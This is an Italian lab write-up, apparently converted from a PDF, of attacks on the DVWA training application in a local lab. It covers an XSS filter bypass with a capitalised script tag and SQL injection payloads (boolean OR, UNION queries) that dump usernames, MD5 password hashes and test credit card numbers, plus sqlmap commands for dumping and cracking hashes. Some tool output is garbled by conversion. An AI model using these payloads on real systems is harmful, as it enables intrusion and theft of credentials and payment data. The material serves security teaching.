

```
<?php
if(!array_key_exists ("name", $_GET) || $_GET['name'] == NULL ||
$_GET['name'] == ''){
    $isempty = true;
} else {
    echo '<pre>';
    echo 'Hello ' . str_replace('<script>', '', $_GET['name']);
    echo '</pre>';
}
?>
```

Below the code, there is a button labeled "Compare".

Dato che le funzioni di php sono case sensitive, basta cambiare la formattazione del tag per aggirare questa misura di sicurezza, inserendo delle lettere maiuscole e cercando di creare una combinazione che non sia stata inclusa nella funzione str_replace(). Una scelta migliore per la scrittura di un codice meno vulnerabile, sarebbe stata utilizzare la funzione str_ireplace() che è "case insensitive".

In questo caso, cambiando semplicemente la prima lettera da minuscola a maiuscola, l'alert funziona e il popup compare:


```
[<Script> alert("Hacked!"); </Script>]
```



DVWA - HIGH LEVEL SECURITY

XSS REFLECTED - Alert

Provando a inserire lo stesso payload utilizzato per il livello Medium, osserviamo che non viene mostrato nessun popup



Osservando il codice sorgente php, possiamo dare uno sguardo a come viene processato l'input dell'utente a livello backend.

La funzione htmlspecialchars() di seguito prende una stringa di caratteri speciali (come < e >) in una richiesta GET e li converte in un set predefinito di caratteri HTML.


Visualizzando il codice sorgente, vediamo che il carattere speciale < viene convertito nell'HTML < il carattere speciale > in > le virgolette in ".

L'input quindi è ora protetto contro gli attacchi XSS.


SQL Injection

DVWA - LOW LEVEL SECURITY Controllo di injection

Inseriamo 1 nel campo id



Come possiamo notare, la URL contiene il parametro ID che può essere sfruttato come exploit



Possiamo cambiare i parametri nella URL per provare a ottenere nome e cognome di altri utenti, inserendo numeri come 2, 3 o 4 come id

The image shows a web browser displaying the DVWA (Damn Vulnerable Web Application) interface, specifically the 'Vulnerability: SQL Injection' page. The URL bar shows the address `192.168.50.100/dvwa/vulnerabilities/sqli/?id=2&Submit=Submit#`. The page displays the results of a successful SQL injection attack, showing the user details for ID 2: `ID: 2`, `First name: Gordon`, and `Surname: Brown`. The 'More info' section provides links to security reviews and tutorials on SQL injection. A Burp Suite proxy interface is visible in the background, showing the intercepted HTTP request.

URL: `192.168.50.100/dvwa/vulnerabilities/sqli/?id=2&Submit=Submit#`

Vulnerability: SQL Injection

User ID:

`ID: 2`
`First name: Gordon`
`Surname: Brown`

More info


- <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
- http://en.wikipedia.org/wiki/SQL_injection
- <http://www.unixwiz.net/techtips/sql-injection.html>

Username: admin
Security Level: low
PHPIDS: disabled

View Source **View Help**

Damn Vulnerable Web A | x Damn Vulnerable Web A | x +

← → ↻ ⚠ Not secure 192.168.50.100/dvwa/vulnerabilities/sql/?id=4&Submit=Submit# ☆ 📁 🔍 👤 ⋮



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

ID: 4
First name: Pablo
Surname: Picasso

More info
<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>


View Source View Help

Username: admin
Security Level: low
PHPIDS: disabled

DVWA - LOW LEVEL SECURITY - Scenario SQL Injection con valore Boolean

Damn Vulnerable Web A | x Damn Vulnerable Web A | x +

← → ↻ ⚠ Not secure 192.168.50.100/dvwa/vulnerabilities/sql/?id=4&Submit=Submit# ☆ 📁 🔍 👤 ⋮



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

About

Logout

Vulnerability: SQL Injection

User ID:

ID: 4
First name: Pablo
Surname: Picasso

More info
<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

View Source View Help

Username: admin
Security Level: low
PHPIDS: disabled

Dashboard

Target

Proxy

Intruder

Repeater

Collaborator

Sequencer

Decoder

Comparer

Logger

Organizer

Extensions

Lea

Intercept

HTTP history

WebSockets history

Proxy settings

Request to http://192.168.50.100:80

Forward

Drop

Intercept on

Action

Open browser

Pretty

Raw

Hex

1 GET /dvwa/vulnerabilities/sql/?id=4&Submit=Submit HTTP/1.1

2 Host: 192.168.50.100

3 Accept-Charset: utf-8

4 Upgrade-Insecure-Requests: 1

5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/126.0.6478.127 Safari/537.36

6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/png,image/svg+xml,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7

7 Referer: http://192.168.50.100/dvwa/vulnerabilities/sql/?id=4&Submit=Submit

8 Accept-Encoding: gzip, deflate, br


9 Cookie: security=low; PHPSESSID=c03b08aac2f29a13e54f3347ef3ade5c

10 Connection: keep-alive

11

12

Proviamo a inserire il payload `1' OR '1' = '1`. `1 = 1` sarà sempre TRUE e la condizione OR permetterà di ottenere risultati dal database se solo anche una delle due condizioni è vera.



Sfruttando questo exploit, otteniamo i nomi degli utenti registrati nel database:

User ID:

```
ID: 1' OR '1' = '1
First name: admin
Surname: admin
```

```
ID: 1' OR '1' = '1
First name: Gordon
Surname: Brown
```

```
ID: 1' OR '1' = '1
First name: Hack
Surname: Me
```

```
ID: 1' OR '1' = '1
First name: Pablo
Surname: Picasso
```

```
ID: 1' OR '1' = '1
First name: Bob
Surname: Smith
```

DVWA - LOW LEVEL SECURITY - Esempio di UNION SQL Injection

Otteniamo informazioni sul database con una UNION query:

```
'UNION SELECT table_name, NULL FROM information_schema.tables --
```

Vulnerability: SQL Injection

User ID:

```
ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: CHARACTER_SETS
Surname:
```

```
ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: COLLATIONS
Surname:
```

```
ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: COLLATION_CHARACTER_SET_APPLICABILITY
Surname:
```

```
ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: COLUMNS
Surname:
```

```
ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: COLUMN_PRIVILEGES
Surname:
```

```
ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: KEY_COLUMN_USAGE
Surname:
```

```
ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: PROFILING
Surname:
```

```
ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: ROUTINES
Surname:
```

```
ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: SCHEMATA
Surname:
```

```
ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: SCHEMA_PRIVILEGES
Surname:
```

ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: guestbook
Surname:

ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: users
Surname:

ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: columns_priv
Surname:

ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: db
Surname:

ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: func
Surname:

ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: help_category
Surname:

ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: help_keyword
Surname:

ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: help_relation
Surname:

ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: help_topic
Surname:


```
ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: accounts
Surname:

ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: blogs_table
Surname:

ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: captured_data
Surname:

ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: credit_cards
Surname:

ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: hitlog
Surname:

ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: pen_test_tools
Surname:

ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: galaxia_activities
Surname:

ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: galaxia_activity_roles
Surname:

ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: galaxia_instance_activities
Surname:

ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: galaxia_instance_comments
Surname:

ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: galaxia_instances
Surname:

ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: galaxia_processes
Surname:

ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: galaxia_roles
Surname:

ID: 'UNION SELECT table_name, NULL FROM information_schema.tables --
First name: galaxia_transitions
```

Con la query seguente ispezioniamo i dati presenti nella tabella 'users': 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' –

Vulnerability: SQL Injection

User ID:


```
ID: 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' --  
First name: user_id  
Surname:
```

```
ID: 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' --  
First name: first_name  
Surname:
```

```
ID: 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' --  
First name: last_name  
Surname:
```

```
ID: 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' --  
First name: user  
Surname:
```

```
ID: 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' --  
First name: password  
Surname:
```

```
ID: 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'users' --  
First name: avatar  
Surname:
```

Proviamo a scoprire i nomi utenti e le password con una UNION SQL injection con la query seguente:

```
1' OR 1=1 UNION SELECT user, password FROM users #
```

Vulnerability: SQL Injection

User ID:

Submit

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: admin

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Gordon
Surname: Brown

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Hack
Surname: Me

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Pablo
Surname: Picasso

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: Bob
Surname: Smith

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 1' OR 1=1 UNION SELECT user, password FROM users #
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

Con la query seguente ispezioniamo i dati presenti nella tabella 'credit_cards': 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name='credit_cards'--

Vulnerability: SQL Injection

User ID:

ID: 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'credit_cards' --
First name: ccid
Surname:

ID: 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'credit_cards' --
First name: ccnumber
Surname:

ID: 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'credit_cards' --
First name: ccv
Surname:

ID: 'UNION SELECT column_name, NULL FROM information_schema.columns WHERE table_name= 'credit_cards' --
First name: expiration
Surname:

Con la query seguente, otteniamo il numero e il ccv (codice di controllo) delle carte di credito registrate nel database 'UNION SELECT ccnumber, ccv FROM owasp10.credit_cards --

Vulnerability: SQL Injection

User ID:

ID: 'UNION SELECT ccnumber, ccv FROM owasp10.credit_cards --
First name: 4444111122223333
Surname: 745

ID: 'UNION SELECT ccnumber, ccv FROM owasp10.credit_cards --
First name: 7746536337776330
Surname: 722


ID: 'UNION SELECT ccnumber, ccv FROM owasp10.credit_cards --
First name: 8242325748474749
Surname: 461

ID: 'UNION SELECT ccnumber, ccv FROM owasp10.credit_cards --
First name: 7725653200487633
Surname: 230


ID: 'UNION SELECT ccnumber, ccv FROM owasp10.credit_cards --
First name: 1234567812345678
Surname: 627

DVWA - LOW LEVEL SECURITY - Esempio di SQL Injection con Burpsuite - password

Inseriamo la query “OR 1=1#” nel campo User ID. Inviaamo il form e intercettiamo la richiesta GET con Burpsuite:



Salviamo i dati della richiesta facendo click destro su ‘Copy to file’ e salvando il file. Analizziamo la richiesta con sqlmap



Osserviamo quali tavole sono presenti nel database con la query seguente:

```
(kali㉿kali)-[~]  
$ sqlmap -r sql injection -D dvwa -tables
```

```
[03:10:44] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ≥ 4.1 security Level: low
[03:10:44] [INFO] fetching tables for database: 'dvwa'
[03:10:45] [WARNING] reflective value(s) found and filtering out
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users     |
+-----+
```

Accediamo ai dati degli utenti e crackiamo le password con un dictionary-based attack

```
(kali㉿kali)-[~]
$ sqlmap -r sql_injection -D dvwa -T users --dump-all
sid=$_GET['id'];
sid=$_stripslashes($sid);
sid=$_mysql_escape_string($sid);
1.8.6.3#dev
https://sqlmap.org
```

```
(kali㉿kali)-[~]
$ sqlmap -r sql injection -D dvwa -T users --dump-all
sid=$_GET['id'];
sid=$(stripslashes($sid));
sid=mysql_escape_string($sid);
...{1.8.6.3#dev}
https://sqlmap.org
```

```

[03:12:46] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL ≥ 4.1
[03:12:46] [INFO] sqlmap will dump entries of all tables from all databases now
[03:12:46] [INFO] fetching tables for database: 'dvwa' mysql_error() : </pre> );
[03:12:46] [INFO] fetching columns for table 'users' in database 'dvwa'
[03:12:47] [WARNING] reflective value(s) found and filtering out
[03:12:47] [INFO] fetching entries for table 'users' in database 'dvwa'
[03:12:47] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[03:12:49] [INFO] writing hashes to a temporary file '/tmp/sqlmap4wig2mpw2175/sqlmaphashes-ah9dco7m.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[03:12:52] [INFO] using hash method 'md5_generic_passwd'
what dictionary do you want to use?
[1] default dictionary file '/usr/share/sqlmap/data/txt/wordlist.tx_' (press Enter)
[2] custom dictionary file
[3] file with list of dictionary files
>
    first name: ' ' $first ' <br> Surname: ' ' $last;
echo </pre>
[03:12:56] [INFO] using default dictionary
